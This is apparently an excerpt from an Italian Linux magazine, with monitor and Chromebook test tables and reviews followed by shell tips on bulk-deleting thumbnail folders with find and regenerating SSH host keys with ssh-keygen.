Consumo con monitor in funzione / all'anno (costo corrente elettrica)	molto elevato: 59,78 Watt / 89,59 KWh (23,06 Euro), classe efficienza energetica: C	molto elevato: 59,78 Watt / 89,67 KWh (23,08 Euro), classe efficienza energetica: C	un po' elevato: 37,69 Watt / 56,93 KWh (14,65 Euro), classe efficienza energetica: B
RISULTATO DEL TEST	★★★★☆	★★★★☆	★★★½☆

AOC Q2770PQU	ASUS PB287Q	PHILIPS 272P4QPJKEB	IIYAMA PROLITE XB2779QS-S1
445 euro	521 euro	514 euro	435 euro
L'AOC riproduce colori leggermente falsati e anche la nitidezza potrebbe essere migliore. Molto apprezzabile invece che AOC offra uno hub USB con due porte per USB 2.0 e due per 3.0. Dato che l'hub è collocato lateralmente, gli ingressi sono facilmente raggiungibili per pendrive USB, hard disk esterni, tastiere e mouse.	L'Asus offre una qualità d'immagine migliore di quella dell'AOC, piazzatosi al 4° posto, ma richiede un consumo energetico più elevato e non vanta una dotazione straordinaria. Il monitor è racchiuso in una cornice dalla linea essenziale, che nasconde i tasti per la regolazione. Basterà sfiorarne uno per fare apparire sul display le varie funzioni.	Il Philips non ha convinto per la sua qualità d'immagine e soprattutto per la fedeltà cromatica e la luminosità, che potrebbero essere migliori. In compenso, si distingue per una ricca dotazione e per funzioni extra intelligenti. Chi, oltre ad un PC, collega anche una console di gioco, potrà visualizzare contemporaneamente le immagini affiancate.	Lo Iiyama è senza dubbio un monitor molto elegante, ma basta sfiorarlo leggermente per lasciare antiestetici aloni sul bordo del display. Non essendo del tutto antiriflesso, innervosiscono i riflessi causati dalle luci sul soffitto. Rispetto a tutti gli altri monitor fa segnare, però, il consumo energetico più elevato.
Display: PLS, 26,97 pollici, 108,91 dpi; **Risoluzione:** 2560 x 1440 (16:9) pixel; **Dimensioni (L x A x P):** 64,1 x 43,1-55,6 x 24,9 cm	**Display:** TN, 27,91 pollici, 157,84 dpi; **Risoluzione:** 3840 x 2160 (16:9) pixel; **Dimensioni (L x A x P):** 65,9 x 40,6-55,7 x 21,8 cm	**Display:** PLS, 26,97 pollici, 108,91 dpi; **Risoluzione:** 2560 x 1440 (16:9) pixel; **Dimensioni (L x A x P):** 63,8 x 42,7-57,7 x 27,8 cm	**Display:** IPS, 26,97 pollici, 108,91 dpi; **Risoluzione:** 2560 x 1440 (16:9) pixel; **Dimensioni (L x A x P):** 64,7 x 43,2 x 22,9 cm
un po' bassa (79,60%) / un po' bassa (79,10%)	elevata (90,70%) / elevata (90,20%)	un po' bassa (81,20%) / un po' bassa (80,70%)	un po' bassa (84,60%) / un po' bassa (84,10%)
molto bassa (64,70%) / elevata (18,60 %) / molto naturale (6518 Kelvin)	molto bassa (80,80%) / elevata (19,10%) / naturale (6987 Kelvin)	molto bassa (62,00%) / elevata (18,30%) / molto naturale (6456 Kelvin)	molto bassa (60,00%) / un po' elevata (15,30%) / molto naturale (5411 Kelvin)
un po' bassa (279,80 cd/m2) / elevato (0,400 cd/m2) / un po' basso (924:1)	un po' scarsa (243,10 cd/m2) / elevato (0,300 cd/m2) / un po' basso (851:1)	un po' scarsa (287,60 cd/m2) / elevato (0,400 cd/m2) /elevato (1065:1)	molto elevato (408,20 cd/m2) / basso (1100 cd/m2) / elevato (1082:1)
ampia (68,50 cm) / ampia (59,70 x 33,60 cm) / elevata (108,91 dpi)	ampia (70,90 cm) / ampia (62,10 x 34,10 cm) / molto elevata (157,84 dpi)	ampia (68,50 cm) / ampia (59,70 x 33,50 cm) / elevata (108,91 dpi)	ampia (68,50 cm) / ampia (59,70 x 33,60 cm) / elevata (108,91 dpi)
un po' elevata (21,10%) / un po' elevata (33,80%)	un po' elevata (23,50%) / un po' elevata (45,07%)	un po' elevata (24,70%) / un po' elevata (36,80%)	un po' elevata (23,40%) / un po' elevata (46,13%)
bassi / elevati	bassi / molto bassi	bassi / molto elevati	un po' elevati / molto elevati
molto elevata (contrasto leggermente troppo scarso) / un po' bassa (colori leggermente sbiaditi)	elevata (colori leggermente sbiaditi) / non disponibile	molto elevata (sfumature leggermente falsate nella visione laterale) / non disponibile	molto elevata (colori leggermente sbiaditi) / elevata (colori leggermente sbiaditi)
molto breve (8,8 ms) / breve (15,5 ms)	molto breve (6,6 ms) / breve (18,8 ms)	breve (13,8 ms) / un po' lungo (23,1 ms)	breve (10,8 ms) / breve (18,4 ms)
minima (18,0 ms) / minima (21,3 ms)	minima (19,0 ms) / un po' elevata (31,2 ms)	un po' elevata (23,8 ms) / elevata (33,5 ms)	un po' elevata (23,0 ms) / molto elevata (57,7 ms)
non disponibili	solo istruzioni brevi	solo istruzioni brevi	solo istruzioni brevi
numerose / un po' complicato	un po' poche / poco intuitiva	molto numerose / chiara e intuitiva	numerose / un po' confusa
molto numerose (angolo d'inclinazione, altezza, orientazione display, rotazione piedistallo) / si (Vesa 100x100 mm) / elevato (7,78 kg)	molto numerose (angolo d'inclinazione, altezza, orientazione display, rotazione piedistallo) / si (Vesa 100 x 100 mm) / elevato (8,06 kg)	molto numerose (angolo d'inclinazione, altezza, orientazione display, rotazione piedistallo) / si (Vesa 100 x 100 mm) / elevato (8,42 kg)	molte (angolo d'inclinazione, altezza, rotazione piedistallo) / si (Vesa 100 x 100 mm) / elevato (8,28 Kg)
molto numerosi (1 VGA, 1 DVI, 1 HDMI, 1 DP) /numerose (cuffie, Audio In, hub USB rispettivamente con 2 porte per USB 2.0 e 3,0) / 1 DVI, 1 cavo VGA	numerosi (1 HDMI, 1 HDMI-/ ingresso combi MHL, 1 DP) / un po' poche / (cuffie, audio In) / 1 DP, 1 HDMI, 1 cavo audio	numerosi (1 DVI, 2 HDMI, 1 DP) / poche (audio In, DP out, USB 3 hub con 3 porte e funzione di ricarica), 1 DVI, 1 DP, 1 USB, 1 cavo audio	molto numerosi (1 VGA, 1 DVI,1 HDMI,1DP) / un po' poche (cuffie, audio In) / 1 DVI,1 HDMI, 1 cavo audio
si / no / no	si / no / no	si / si / si	si / no / no
no / no	si / si	si / si	no /no
un po' elevato: 36,24 Watt / 53,58 KWh (13,79 Euro), classe di efficienza energetica B	molto elevato: 55,47 Watt / 82,85 KWh (21,33 Euro), classe di efficienza energetica C	un po' elevato: 38 Watt / 55,97 KWh (14,41 Euro), classe di efficienza energetica B	molto elevato: 63,05 Watt / 95,21 KWh (24,51 Euro), classe di efficienza energetica C
★★★½	★★★½	★★★	★★★

I notebook secondo Google

Piccoli, leggeri e ideali da portare sempre in giro: questi sono i Chromebook, i notebook del futuro powered by Google. Ma quanto sono valide le soluzioni presenti già sul mercato?

Qualche anno fa, quando Google presentò i primi dispositivi equipaggiati con il proprio sistema operativo Chrome OS, l'andamento delle vendite non fu esaltante. Oggi, invece i Chromebook possono vantare decisamente un ottimo successo. Ad esempio, nello scorso anno in USA, ogni dieci computer venduti, uno di questi era uno dei piccoli dispositivi realizzati da Google. Anche in Italia ora si registra l'ingresso sul mercato di questi dispositivi economici, ragione per cui abbiamo deciso di testare quattro modelli attuali. Oltre ai test tradizionali, i Chromebook hanno dovuto superare approfondite verifiche pratiche e sono stati messi a confronto con un notebook economico, un tradizionale Toshiba della serie C55D-A.

L'ACCOUNT GOOGLE È NECESSARIO!

Gli utenti di una qualsiasi distro GNU/Linux (e in un certo senso anche quelli di Windows) hanno la possibilità di rimanere anonimi nei confronti degli sviluppatori della distro, mentre con Google tutto ciò non è possibile. Al momento dell'accensione, i possessori di Chromebook vengono invitati a eseguire un login tramite l'account Google o, in alternativa, parte la registrazione guidata di un nuovo profilo: chi ancora non possiede un Google account, potrà aprirne uno immediatamente, a condizione che il dispositivo sia connesso ad Internet. L'accesso senza account può avvenire solo in qualità di utente ospite: in questo caso sarà possibile navigare sul Web senza problemi, ma

non potranno essere installate nuove applicazioni. Praticamente, il Chromebook non avrà più senso di essere considerato tale.

UNO STORE RICCO DI APP

Parecchie App Google sono già preinstallate, tra queste **Google Maps** e **Google Docs**, che offre tutte le funzioni per la gestione di testi e tabelle, consentendo anche la protezione dei dati on-line. Altre app possono essere scaricate attraverso il **Chrome Web Store**, che ricorda vagamente il Google Play Store disponibile per smartphone e tablet equipaggiati con Android. Il Chrome Web Store include numerose app decisamente popolari anche su piattaforma mobile, come **Angry Birds**, **Evernote** e **Picasa**. Nel complesso, tuttavia, l'assortimento di app per Chrome OS è più limitato rispetto ad Android. Chi utilizza il browser Chrome di Google su un PC, potrà comunque fruire di queste app, purché esegua l'accesso con lo stesso account Google.

UN UNICO BROWSER PER FARE TUTTO

Il browser di Google è il "cuore" del Chromebook. La sua interfaccia ricorda molto l'aspetto di Chrome su PC e l'utente del Chromebook potrà avviare la maggior parte delle app attraverso le tab del browser. Alcune app come Dropbox, Evernote e Picasa vengono addirittura utilizzate solo come segnalibri per i relativi servizi Internet. Solo pochi programmi, come la calcolatrice o il file manager, girano in una finestra specifica. Tutto questo rende un po' confusa la piattaforma di utilizzo, poiché, in un attimo, la finestra del browser viene a riempirsi di tabs. Abbastanza fastidioso che, senza l'impiego di Internet, la maggior parte delle app non offra tutte le funzioni o non si avvii affatto. Ma è anche vero che il mondo dell'informatica ruota sempre più sulla Rete e senza una connessione al Web molte delle nostre attività non potrebbero essere svolte. Tutto ciò è comprensibile quando si tratta di social network come Google+, ma è inspiegabile come tutto questo avvenga anche con una app come "Primi Passi", che deve istruire l'utente sull'utilizzo di Chrome OS o sull'elaborazione delle tabelle con Google.

L'App Store per Chrome OS ricorda quello per smartphone e tablet Android. La scelta di App per Chromebook è però notevolmente più limitata.

BUONA VELOCITÀ DI LAVORO

Finora la maggior parte dei Chromebook erano nettamente più lenti rispetto ai notebook. Infatti, i Chromebook erano equipaggiati con processori meno efficienti, che trovano impiego anche su smartphone e tablet, dove la velocità è meno importante rispetto alla riduzione del consumo energetico. La situazione è cambiata e sui Chromebook di Acer, HP e Toshiba viene ora installato un performante processore per PC della serie Haswell di Intel. Nel corso dei test effettuati su varie operazioni, si è rivelato veramente veloce, distanziando non solo il processore Exynos del Chromebook di Samsung, ma anche il processore AMD del notebook di Toshiba.

LO STORAGE SI FA SULLA NUVOLA

Tutti i Chromebook testati sono equipaggiati con un veloce SSD da 16 GB. Per conservare raccolte di foto e film si rivela però insufficiente, ma, per contro, un SSD più capiente richiederebbe un prezzo più elevato. Google, inoltre, vuole indirizzare l'utente verso il servizio di storage on-line Google Drive. Chi acquista un Chromebook riceve gratis per 24 mesi un servizio di Cloud di 100 GB, attraverso il quale è possibile lavorare direttamente sui file. Chi necessita di maggior spazio, può fortunatamente ricorrere a soluzioni diverse, utilizzando altri servizi Cloud come Dropbox oppure impiegare hard disk esterni USB. I Chromebook possono interagire con vari file system per hard disk e sono in grado di leggere e scrivere dischi formattati per PC Windows e di leggere anche quelli per Mac.

LEGGERI E CON LUNGA AUTONOMIA

Indipendentemente dalla soluzione scelta per il salvataggio dei propri dati, nessuno in mobilità ama dover trasportare al seguito un dispositivo pesante. Il Samsung e l'Acer, con poco più di un chilo, pesano solo la metà dei notebook tradizionali da 15 pollici: ottimo! Lo schermo da 11,6 pollici si presenta però nettamente più piccolo, come pure la tastiera.

La risoluzione dello schermo (1366 x 768 pixel) offre immagini abbastanza nitide, ma i caratteri di scrittura appaiono minuscoli. I modelli di HP e Toshiba offrono display più ampi, ma anche il peso del dispositivo aumenta. Si rivelano comunque senz'altro più maneggevoli e leggeri di un notebook tradizionale.

Nel corso del test, i Chromebook utilizzati con alimentazione a batteria hanno offerto una lunga autonomia: il Samsung di ben quattro ore e mezza e il modello di Acer, utilizzato per lavoro, addirittura di cinque ore e di sei per la visione di video.

COSA FAI AL PC?

I Chromebook si dimostrano ottimi da usare in mobilità, ma cosa consentono di fare? I dispositivi si rivelano idonei da portare sempre con sé? Il test di utilizzo ha consentito di mettere in luce tutte le potenzialità.

Mobilità limitata: con i Chromebook testati è stato possibile accedere alla rete solo attraverso connessione WLAN. A differenza degli smartphone, questi dispositivi non offrono la connessione UMTS. Un vero peccato, tenuto conto delle numerose app funzionanti solo via Internet.

Testi e tabelle: non esiste una suite completa per lavori d'ufficio, soltanto le App Google Docs e Google Tables sono in grado di offrire numerose funzioni di elaborazione anche per file con formato proprietario (.doc, .xls, ecc).

E-Mail: attraverso il browser è possibile scrivere, inviare e ricevere mail, così come avviene con un PC. Per le e-mail, chi preferisce utilizzare l'app dedicata, potrà avere accesso anche off-line al proprio account di Gmail e alle e-mail già ricevute. Il dispositivo provvederà all'invio delle nuove mail solo quando sarà connesso alla rete.

Trasferire foto: collegando una fotocamera al Chromebook via USB, si avvia automaticamente l'app "Google+Foto", per trasferire le immagini all'account Google+ dell'utente. Nel corso del test, i Chromebook non sempre hanno riconosciuto le fotocamere collegate. Si rivelerà più semplice inserire la scheda di memoria in un lettore e passare le foto sul Chromebook attraverso il file manager Files o copiarle su un servizio Cloud.

Ascoltare musica: tutti i candidati al test hanno riprodotto senza alcun problema, anche da un servizio Cloud, brani musicali in formato MP3 o M4A. Chrome OS consente l'ascolto di servizi streaming di musica solo attraverso il browser.

Trasferimento di file: funziona solo tramite pendrive USB, hard disk esterno o servizio Cloud. Chi non utilizza Google Drive, prima di lavorare sui file dovrà inizialmente scaricarli dal servizio Cloud e successivamente ricaricarveli.

Collegare periferiche: si rivela pratico, poiché con un Chromebook non si è mai costretti a dover cercare i relativi driver. Sia che si tratti di tastiera, mouse, monitor o hard disk USB, Chrome OS provvede a installare automaticamente i driver, nel momento in cui la periferica viene collegata. Chi collega una stampante riceverà una brutta sorpresa, dato che Chrome OS riconosce sì il dispositivo, ma non lo installa. Il processo di stampa funziona solo se la stampante utilizza la tecnologia Google Cloud Print oppure se è collegata a un PC corredato di browser Chrome.

CONCLUSIONI

I nuovi Chromebook stanno lentamente diventando degli autentici concorrenti per i notebook economici, anche se, per sfruttarli correttamente, devono sempre essere connessi a Internet. La mancanza di un accesso alla rete evidenzia notevoli limitazioni. Il piccolo Acer C270 (249 euro), con schermo da 11,6 pollici, si è aggiudicato la vittoria. Sono stati battuti per un soffio i Chromebook di Toshiba (299 euro) e HP (329 euro), che vantano uno schermo più ampio.

NOTEBOOK VS CHROMEBOOK

VELOCITÀ

Il sistema operativo dei Chromebook è strettamente legato al browser Chrome di Google. I benchmark per il test sulla velocità si basano su tecnologie, come per esempio JavaScript o HTML 5 (vedi tabella), che trovano impiego anche su pagine Internet e App. I risultati sono pertanto diversi da quelli del test sui notebook, per i quali, per la misurazione della velocità, si utilizzano programmi per PC.

IMMAGINI, AUDIO E BATTERIA

Per verificare la qualità video e audio dei Chromebook valgono gli stessi parametri rigorosi utilizzati per i notebook. Anche le valutazioni per la durata della batteria sono comparabili, poiché i tester simulano le stesse condizioni, lavorando con elaboratori portatili e visionando video.

DOTAZIONE

Oltre alle tradizionali procedure di test per i notebook Linux Magazine, per i Chromebook, analizza anche con quale grado di qualità le loro funzioni possano essere ampliate, impiegando anche altre App e quanto validamente possano essere utilizzate periferiche aggiuntive come stampanti, mouse o monitor.

TEST CHROMEBOOK

	ACER C720-29552G01AII	**TOSHIBA CHROMEBOOK CB30-102**
	Ideale per la mobilità: il Chromebook di Acer pesa 1,2 Kg e, grazie a un buon vetro antiriflesso, consente di visualizzare bene il contenuto dello schermo, anche sotto la luce del sole. Con uso normale, la batteria offre un'autonomia di cinque ore e addirittura di sei nella visione di video.	Con il suo peso di quasi 1,5 Kg rimane ancora leggero e con un'autonomia di batteria analoga al modello di HP, nettamente più pesante. Lo schermo da 13,4 pollici presenta però dei punti deboli: le scritte e i simboli si leggono bene, ma i colori appaiono un po' falsati.
PREZZO	249 euro	299 euro
INFO	**Processore:** Intel Celeron 2955U, 1,4 GHz; **Scheda grafica:** Intel HD Graphics; **Display:** 11,6 pollici (29,5 cm), 1366 x 768 Pixel; **Memoria:** 2 GB, DDR3; **Unità:** 16 GB SSD	**Processore:** Intel Celeron 2955U, 1,4 Ghz; **Scheda grafica:** Intel HD Graphics; **Display:** 13,4 pollici (34 cm) 1366 x 768 Pixel; **Memoria:** 2 GB, DDR3; **Unità:** 16 GB SSD
Pro	Il più veloce tra quelli testati; Schermo nitido e antiriflesso; Leggero; Lunga autonomia; Touchpad preciso	Molto veloce; Ottima autonomia
Contro	Dotazione povera; Poco espandibile	Riproduzione colori un po' falsata; Dotazione povera
VELOCITÀ DI LAVORO DEL CHROMEBOOK?		
Avviare App e aprire pagine Internet con JavaScript	velocità elevata	velocità elevata
Avviare App e aprire pagine Internet con HTML-5	velocitàelevata	velocità elevata
Velocità di gioco con giochi semplici da browser (fps)	molto fluida (56)	molto fluida (55)
QUALITÀ IMMAGINE E AUDIO?		
Riproduzione cromatica / Contrasto / Luminosità	molto bassa / elevato / elevato	molto bassa / molto elevato / elevato
N° Pixel per pollice (densità pixel)	bassa (135,1 dpi / 1366 x 768 Pixel)	bassa (116,9 dpi / 1366 x 768 Pixel)
Qualità immagine (test visivo su display integrato)	elevata (colori leggermente pallidi)	elevata (sfumature pelle leggermente falsate)
Qualità immagine sull'uscita video digitale / analogica	molto elevata / non presente	molto elevata / non presente
Qualità audio (dev. di frequenza / rumorosità / distorsione)	buona (0,08% / 83,59 db / 0,016%)	buona (0,10% / 85,02 dB / 0,014%)
QUALITÀ D'IMPIEGO DEL NOTEBOOK IN MOBILITÀ?		
Autonomia batteria: lavoro / riproduzione video / durata ricarica	molto lunga: 5,09 ore / 5,59 ore / 2,42 ore	molto lunga: 6,17 ore / 6,52 ore / 2,46 ore
Rumorosità di esercizio	silenzioso	silenzioso
Aumento temperatura, dopo 2 ore, a temperatura ambiente	basso: 18,8 gradi	molto basso: 15,3 gradi
Consumo in esercizio / Spese consumo elettrico all'anno	molto basso: 14,46 Watt / 5,24 Euro	molto basso: 14,43 Watt / 5,36 Euro
Peso (Dispositivo / Alimentatore con cavo)	basso (1192 grammi / 316 grammi)	basso (1463 grammi / 274 grammi)
LA DOTAZIONE DEL DISPOSITIVO È COMPLETA?		
Memoria di lavoro integrata/ espandibile	scarsa: 2 Gigabyte (1 x 2 GB) / non possibile	scarsa: 2 Gigabyte (1 x 2 GB) / non possibile
Disco fisso: tipo / capienza effettiva / modello	SSD / 16 GB / Kingston SNS4151	SSD / 16 GB / Liteon LSS-16L
WLAN / Radiofrequenza / Portata all'aperto / Bluetooth	n (300 Mbps) / 2,4 e 5 GHz / molto elevata / sì (4,0)	n (300 Mbps) / 2,4 e 5 Gigahertz / molto elevata / si (4.0)
Ulteriori connessioni / possibilità di espansione	un po' limitate/ nessuna	un po' limitate / nessuna
Lettore schede di memoria (schede supportate) / Microfono	sì (per SD / SDHC / SDXC, MMC) / si	sì (per SD / SDHC / SDXC,MMC) / sì
Programmi in dotazione	un po' pochi	un po' pochi
Completezza funzioni: espandibile	sì (solo tramite Google Chrome Web Store)	sì (solo tramite Google Chrome Web Store)
Compatibilità hardware	molto limitata	molto limitata
FACILITÀ D'USO?		
Messa in servizio / Istruzioni	complicata / solo istruzioni rapide	complicata / solo in inglese
Qualità Tastiera / Touchpad / a mezzo touchscreen	un pò traballante / un po' delicato / no	un po' morbida / tende a cedere / no
Ripristino impostazione di fabbrica del Chromebook	è possibile ripristinare agevolmente il sistema	è possibile ripristinare agevolmente il sistema
GIUDIZIO	★★★½	★★★½

3 **HP CHROMEBOOK 14-Q030SG**	**4** **SAMSUNG CHROMEBOOK XE303C12-H01DE**	**TOSHIBA SATELLITE C55D-A-14**
Il Chromebook 14 di HP vanta il display più ampio. Scritte e simboli si leggono meglio, ma la qualità dell'immagine è mediocre. Con i suoi 1,8 Kg, il Chromebook di HP è pesante, ma la batteria offre una lunga durata. Sia per lavoro o per visionare video, la batteria si è esaurita dopo sei ore.	Il Chromebook di Samsung è equipaggiato con un processore ARM, impiegato anche su smartphone e tablet, ma che non ha nessuna chance contro il processore per PC di Intel. Il XE303, utilizzato come macchina da scrivere per la mobilità, si rivela comunque valido.	Che sorpresa! Le operazioni tradizionali eseguite con i Chromebook vengono effettuate dal notebook di Toshiba in modo più lento, rispetto ai Chromebook con processore Intel. Il C55D ha altre qualità: schermo più grande con immagine migliore e una maggiore capienza di storage.
319 euro	329 euro	399 euro
Processore: Intel Celeron 2955U 1,4 Ghz; **Scheda grafica:** Intel HD Graphics; **Display:** 14,1 pollici (35,7 cm) 1366 x 768 Pixel; **Memoria:** 2 GB, DDR3; **Unità:** 16 GB SSD	**Processore:** ARM Exynos 5250, 1,7 Ghz; **Scheda grafica:** ARM Mali T604; **Display:** 11,6 pollici (29,4 cm) 1366 x 768 Pixel; **Memoria:** 2 GB, DDR3; **Unità:** 16 GB SSD	**CPU:** AMD A4-5000, 1,5 GHz; **GPU:** AMD Radeon HD8330; **Display:** 15,6 pollici (39,5 cm), 1366 x 768 Pixel; **Memoria:** 6 GB, DDR3; **Unità:** 500 GB HDD, masterizzatore DVD
Molto veloce nei giochi; Lunga autonomia	Immagini nitide; Molto leggero; Lunga autonomia; Touchpad comodo e ampio	Lo schermo più grande e migliore del test; Silenzioso; Lunga autonomia; Più espandibile rispetto ai Chromebook
Un po' lento; Forti riflessi; Un po' pesante; Dotazione povera	Un po' lento; Contrasto un po' povero; Dotazione povera	Più lento dei Chromebook con CPU Intel; Touchpad ruvido
velocità molto bassa	velocità bassa	velocità bassa
velocità elevata	velocità bassa	velocità bassa
molto fluida (54)	rimane fluida (27)	fluida (42)
molto bassa / molto elevato / un po' basso	molto bassa / basso / un pò basso	basso / basso / un po' basso
bassa (111,1 dpi / 1366 x 768 Pixel)	bassa (135,1 dpi / 1366 x 768 Pixel)	bassa (100,5 dpi / 1366 x 768 Pixel)
elevata (colori un po' pallidi)	elevata (contrasto un po' eccessivo)	molto elevata (colori leggermente pallidi)
molto elevata / non presente	molto elevata / non presente	molto elevata / molto elevata
buona (0,09% / 86,28 dB / 0,015%)	buona (0,10% / 90,50 dB / 0,027%)	buona (0,31% / 92,04 dB / 0,006%)
molto lunga: 6,28 ore / 6,33 ore / 2,51 ore	lunga: 4,38 ore / 4,57 ore / 2,34 ore	lunga: (4,16 ore / 3,44 ore / 1,58 ore
silenzioso	silenzioso	molto silenzioso (0,4 / 0,4 / 0,5 / 0,5 Sone)
basso: 17,5 gradi	basso: 17,0 gradi	molto basso: 15,3 gradi
molto basso: 14,31 Watt / 5,34 Euro	molto basso: 10,5 Watt / 4,18 Euro	molto basso: 16,06 Watt / 6,07 Euro
un po' elevato (1828 grammi / 351 grammi)	molto basso (1124 grammi /271 grammi)	un po' elevato (2278 grammi / 223 grammi)
scarsa: 2 Gigabyte (1x 2 GB) / non possibile	scarsa : 2 Gigabyte (1 x 2 GB) / non possibile	molta: 6 Gigayte / 16 Gigabyte
SSD / 16 Gigabyte / Liteon LSS-16L	SSD / 16 Gigabyte / eMMC	HDD / 466 GB / Toshiba MQ01ABF050
n (300 Mbps) / 2,4 e 5 Gigahertz / molto elevata / si (4,0)	n (300 Mbps) / 2,4 e 5 Gigahertz / molto elevata / si (4.0)	n (150 Mbps) / 2,4 GHz / molto elevata / si (4.0)
un po' limitate / nessuna	un po' limitate / nessuna	estese / nessuna
sì (per SD / SDHC / SDXC) / si	sì (per SD/ SDHC / SDXC) / si	sì (per SD, SDHC, SDXC, MMC) / si
un po' pochi	un po' pochi	pochi
si (solo tramite Google Chrome Web Store)	si (solo tramite Google Chrome Web Store)	si (tramite Windows Store e altre fonti)
molto limitata	molto limitata	utilizzabile con quasi tutti i dispositivi
complicata / solo istruzioni rapide	complicata / solo istruzioni rapide	semplice / solo istruzioni rapide
un po' morbida / un po' traballante / no	un po' traballante / comodo / no	traballante / un po' morbido / no
è possibile ripristinare agevolmente il sistema	è possibile ripristinare agevolmente il sistema	tramite il ripristino dati di Windows
★★★☆☆	★★★☆☆	★★★½☆

Tips & Tricks

Trucchi e consigli per usare subito GNU/Linux come un esperto, trovare soluzioni rapide ai problemi e sfruttare appieno le potenzialità del sistema

LEGENDA

DATABASE
GIOCHI
GRAFICA
HARDWARE
KERNEL
MULTIMEDIA
RETE
SHELL
SICUREZZA
SISTEMA
SVILUPPO
UFFICIO
ELIMINIAMO LE CARTELLE INUTILI

Sempre più di sovente molti sistemi operativi o dispositivi specifici (come i NAS) popolano le cartelle con una serie di informazioni aggiuntive per poter svolgere alcune funzioni in maniera più rapida. Ad esempio visualizzare delle miniature delle immagini oppure per conservare delle indicizzazioni dei file in esse contenute. Si tratta in genere di funzioni utili ma che in alcuni frangenti potrebbero risultare indesiderate. Certo, basterà disabilitare la relativa funzione e tali processi non svolgeranno più il loro compito, ma cosa fare delle infinite cartelle che nel mentre sono state generate e che occupano solo del prezioso spazio? Ovviamente la soluzione più ovvia è quella di cancellarle assieme al loro contenuto, ma poiché potrebbe trattarsi di migliaia di file agire manualmente diventerebbe sconsigliato. Ricorrendo però al programma **find** e ad alcune sue opzioni, l'intero lavoro si potrà svolgere digitando un solo comando. Supponiamo che le cartelle da rimuovere si chiamino *cartella_con_miniature*; per prima cosa dovremo indicare a find di cercare solo le cartelle (opzione **-type d**) e poi specificarne il nome, avendo cura di definire il comando da eseguire qualora queste siano state trovare (tramite l'opzione **-exec**). Nel nostro caso, il comando sarà un semplice **rm -ri** (che provvederà ad eliminare i sotto elementi chiedendoci però una conferma) a cui passeremo ciò che è stato travato dal find mediante la direttiva **{}**. In alternativa, specialmente per i primi approcci all'utilizzo di questa tecnica, si potrà usare il comando **echo** che, in maniera molto più innocua, provvederà solamente a visualizzare gli elementi trovati dandoci modo di capirne bene il comportamento. Il comando deve poi terminare con i caratteri **\;**. È sicuramente più difficile a dirsi che a farsi. Infatti, nel primo caso dovremo digitare: **find -type d -name cartella_con_miniature -exec rm -ri {} \;**. Nel secondo, invece: **find -type d -name cartella_con_miniature -exec echo {} \;**.

Ovviamente, prima di lanciarsi in un'operazione di pulizia sull'intero disco o comunque su dati reali è fortemente consigliato di fare qualche esperienza su delle cartelle di prova.

LE CHIAVI SSH

Nelle pagine di questa rubrica abbiamo avuto più volte occasione di parlare del server e del client SSH, due strumenti (indispensabili) che consentono connessioni sicure tra sistemi GNU/Linux. Una delle componenti che contribuisce a rendere sicura la comunicazione è l'univocità della chiave identificativa di un server. Una sorta di impronta digitale informatica che, accettata durante la primissima connessione, viene verificata ad ogni successivo collegamento dal client in modo da essere certi che ci si stia autenticando esclusivamente con il sistema desiderato. Queste chiavi vengono generate automaticamente dalla distribuzione o dal pacchetto durante l'installazione della componente server e quindi solitamente l'utente normale non ha molto a che fare con la loro gestione. Esistono però alcuni casi in cui potrebbe essere necessario intervenire manualmente per crearne di nuove, come ad esempio la duplica-





Fig. 1 • La generazione delle chiavi ssh avviene solitamente in fase di installazione

zione di macchine virtuali oppure per identificare un nuovo server o ancora per forzare nuovamente la procedura di accettazione per una specifica macchina. La procedura in questi casi è comunque molto semplice, basta infatti ricorrere a **ssh-keygen**. Per prima cosa potrebbe essere interessante visualizzare le chiavi attuali e per far questo è sufficiente ricorrere alla opzione **-lf** specificando l'attuale file che le contiene (solitamente in **/etc/ssh**): **ssh-keygen -lf /etc/ssh/ssh_host_ecdsa_key** (ovviamente il nome del file potrebbe essere diverso in funzione della distribuzione). Come si può notare, il file dell'esempio contiene la parola ecdsa che indica un tipo di algoritmo di cifratura della chiave ma è probabile che oltre a questo vi siano anche l'RSA e il DSA. In pratica, potrebbero esserci più chiavi sul proprio sistema. Proprio per questo motivo, nel caso di rigenerazione delle chiavi, bisognerà prima conoscere tutte le tipologie presenti (basterà un **ls /etc/ssh** per vedere tutti i file) così da effettuare altrettante riscritture. Giunti a questo punto non ci rimane che procedere con la creazione e per farlo dovremo digitare tanti comandi quanti sono gli algoritmi di cifratura attualmente usati; la sintassi è comunque per tutti simile alla seguente (per l'ECDSA): **ssh-keygen -f /etc/ssh/ssh_host_ecdsa_key -N '' -t ecdsa -b 256** dove per il DSA e l'RSA dovremo, cambiare il nome del file, sostituire l'opzione **-t ecdsa** con **-t rsa** o **-t dsa** e in questi due ultimi casi si può anche omettere la lunghezza (in questo esempio **-b 256**). La direttiva **-N** serve invece per indicare la passphrase da utilizzare per la cifratura, che in questo caso è nulla (sono due singole apici). Considerata la criticità dell'operazione, per effettuare la sovrascrittura delle chiavi è necessario avere privilegi di amministratore.

NOTIFICHE GRAFICHE SULLO SCHERMO

